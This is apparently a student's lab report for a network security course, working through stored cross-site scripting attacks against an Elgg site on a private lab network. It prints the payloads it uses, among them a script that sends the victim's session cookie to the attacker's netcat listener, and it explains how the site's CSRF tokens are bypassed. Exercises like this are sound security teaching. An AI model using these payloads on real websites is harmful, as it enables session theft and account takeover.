# 50.020 Network Security Lab 7: Cross-Site Scripting (XSS) Attack

## Task 1: Posting a Malicious Message to Display an Alert Window


IP Address Setup

Elgg Server: 10.0.2.128

Samy’s Machine: 10.0.2.129


Alice’s Machine: 10.0.2.130

Note: We edit Samy’s and Alice’s /etc/hosts file to reflect the IP address of www.xsslabelgg.com to be 10.0.2.128:





Modifying Samy’s Profile Description

First, we log in as Samy on Samy’s Machine and edit his user profile. We key in the code <script>alert(“ALERT FROM SAMY”);</script> into his ‘Brief Description’ attribute:



After this is saved and we are returned to Samy’s profile description page, an alert message pops up saying “ALERT FROM SAMY”:




To confirm that this works from other user’s point of view, we log into Alice’s account on Alice’s machine and view Samy’s profile:  



We confirm that the alert window is displayed when another user views our (Samy’s) profile.

## Task 2: Posting a Malicious Message to Display Cookies


On Samy’s machine, we edit his profile again. This time, we modify his ‘Brief Description’ slightly to have the alert contents to be document.cookie instead of a malicious text. The code we key in is <script>alert(document.cookie);</script> as shown:



After this is saved and we are returned to Samy’s profile description page, an alert message pops up showing the cookie attached to Samy’s session, which is 3ph6stpk2so8j9r3gvg08eka57:




To confirm that this works from other user’s point of view, we go to Alice’s machine and view Samy’s profile:




In this case, Alice’s session cookie, which is dhnj71o1gm7itmji6pjvujm190, is displayed.

## Task 3: Stealing Cookies from the Victim’s Machine


On Samy’s machine, we set up a netcat listener using the command nc -l 5555 -v:




On Samy’s machine, we edit his profile again. This time, we modify his ‘Brief Description’ to write document.cookie as a HTTP GET query parameter to Samy’s netcat listener. The code we key in is <script>document.write(‘<img src=http://10.0.2.129:5555?c=’ + escape(document.cookie) + ‘>’);</script> as shown:



After this is saved and we are returned to Samy’s profile description page, the HTTP GET request with Samy’s session cookie is captured on the netcat listener as shown:




To confirm that this works from other user’s point of view, we go to Alice’s machine and view Samy’s profile. The following HTTP GET request is seen on Samy’s netcat listener:



## Task 4: Becoming the Victim’s Friend


Let’s assume that Charlie is an account that Samy created to carry out investigations. We log into Charlie’s account on Samy’s machine and attempt to add Samy as a friend by viewing his profile and clicking the Add Friend Button.

The following get request is captured on the HTTP Header Live and is enlarged to see the whole URL:  



The URL consists of the following query parameters:

* friend
* \_\_elgg\_ts
* \_\_elgg\_token


We log in back to Samy’s account and edit his ‘About Me’ info in ‘Edit HTML’ mode. Refer to add\_friend.html to view the HTML code that is keyed in:




After this is saved, we see that Samy has added himself as a friend on the Activity page:




as well as his Friends page:



To confirm that this works from other user’s point of view, we go to Alice’s machine and view Samy’s profile. We see that Alice has added Samy as a friend on the Activity page:



as well as her Friends page:



Questions

**Q1**: Explain the purpose of Lines (1) and (2), why are they needed?


**Ans**: Lines (1) and (2) helps to determine the timestamp and token respectively. These values are implemented by the Elgg server to prevent cross-site request forgery (CSRF) attacks. In cross-site scripting (XSS), these can be worked around because the victim’s browser will be able to determine these security tokens and we can attach them in the HTTP requests themselves.

**Q2**: If the Elgg application only provide the Editor mode for the “About Me” field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

**Ans**: No. The Editor mode will append <p> and </p> HTML code to the start and the end of the code, effectively disabling the Javascript code from being run on the victims’ browser. The code will instead just be displayed on the “About Me” section on the attacker’s profile page.

## Task 5: Modifying the Victim’s Profile

Let’s assume that Charlie is an account that Samy created to carry out investigations. We log into Charlie’s account on Samy’s machine and attempt to change the “About Me” info:




The following get request is captured on the HTTP Header Live and is enlarged to see more of the HTML body we need:  



The URL is http://www.csslabelgg.com/action/profile/edit and the HTML body consists of the following parameters (we need):

* guid (at the back)
* \_\_elgg\_ts
* \_\_elgg\_token
* name
* description
